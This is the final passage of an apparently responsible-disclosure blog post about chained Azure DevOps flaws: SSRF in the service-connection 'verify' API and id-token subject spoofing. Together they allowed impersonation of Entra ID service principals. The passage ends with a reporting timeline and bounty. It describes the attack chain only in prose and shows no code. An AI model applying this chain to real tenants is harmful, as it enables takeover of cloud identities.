
To sum this all up in a simple diagram that explains how this works:
Impact

We now have two vulnerabilities that are chained together to achieve impact. We are able to:
- Force Azure DevOps to produce a signed id token with a subject we control
- Force Azure DevOps to exchange that token for an access token on behalf of a service principal in Entra ID, for any service principal in the tenant that uses an azure devops service connection for federated credentials
- Force Azure DevOps to send us the access token for the Entra ID service principal via an SSRF vulnerability
The end result is that any user in an organization that has access to create a service connection in Azure DevOps can impersonate any service principal in Entra ID that uses devops federated credentials. In many organizations, this could lead to complete takeover of Entra ID due to privileged pipelines, such as those operated by a platform team.
To visualize this, see the following diagram:
Limitations in impact
One detail that was not discussed above is the OIDC provider itself. During testing, we found that a parameter in the authorization section, "workloadIdentityFederationIssuerType", could be set to AzureAD or DevOps. By default, in older organizations this was set to DevOps, but in newer organizations it was set to AzureAD. This determined who the issuer was of tokens
This vulnerability only applied to organizations that were old enough to use the devops issuer as the default issuer. This change appears to have been made in the last few years, so this still impacted most organizations that are heavily invested in devOps.
Commentary
To sum all of this up - Azure DevOps contains a "verify" button that is used to check if a service connection actually has access to a backend resource prior to saving it. This button is implemented as an API call, which can be used to "proxy" a number of authenticated operations to the backend APIs. Many of the operations that were supported contained SSRFs in them, and some could be abused to export access tokens from service connections. On top of this, there was an additional error that allowed an attacker to escalate privileges via an incorrectly implemented OIDC capability on the same endpoint.
This is a big implementation and a fairly significant impact for a button that is only used to "verify authentication". In fact, in other CI/CD providers such as Github actions, they dont bother with this - because you can check to logs to see if the login failed.
So this begs the question - why does this functionality exist?
This is a classic problem in web applications, where functionality that is not really necessary exposes a massive attack surface that could lead to compromise of that web app. The real fix is to just deprecate the API and remove the attack surface altogether. In the end, this would have no negative impact on the actual functionality of Azure DevOps.
Instead, Microsoft has added some protections and fixed the one-off subject spoofing issue, but failed to address the systemic SSRFs in the endpoint...
Reporting the vulnerability to Microsoft
I reported this vulnerability as three different issues:
- spoofing the subject for the id token, resulting in privilege escalation and takeover of service principals
- SSRF in Machine Learning data source
- SSRF in Key Vault (same type of SSRF as Machine Learning)
The high level timeline:
- Reported to Microsoft on August 5, 2025.
- Microsoft sets the Key Vault SSRF to low severity
- Microsoft confirmed the subject spoofing behavior and privilege escalation September 10
- Microsoft released a fix September 23 for the subject spoofing issue
- Microsoft confirms the key vault ssrf October 1st
- Microsoft released a fix October 21 for the key vault SSRF
- Microsoft never responds on the Machine Learning SSRF that led to the access token export, but fixes it quietly.
In total, microsoft rewarded $5000 USD for the privilege escalation, but did not reward any bounty for the SSRFs. The reasoning was:
Although an SSRF vulnerability exists, access is limited to a predefined set of domains and no privilege escalation has been identified beyond the access already available to the attacker. If you are able to demonstrate a viable attack which results in actual privilege escalation, we are happy to reassess the severity of this issue.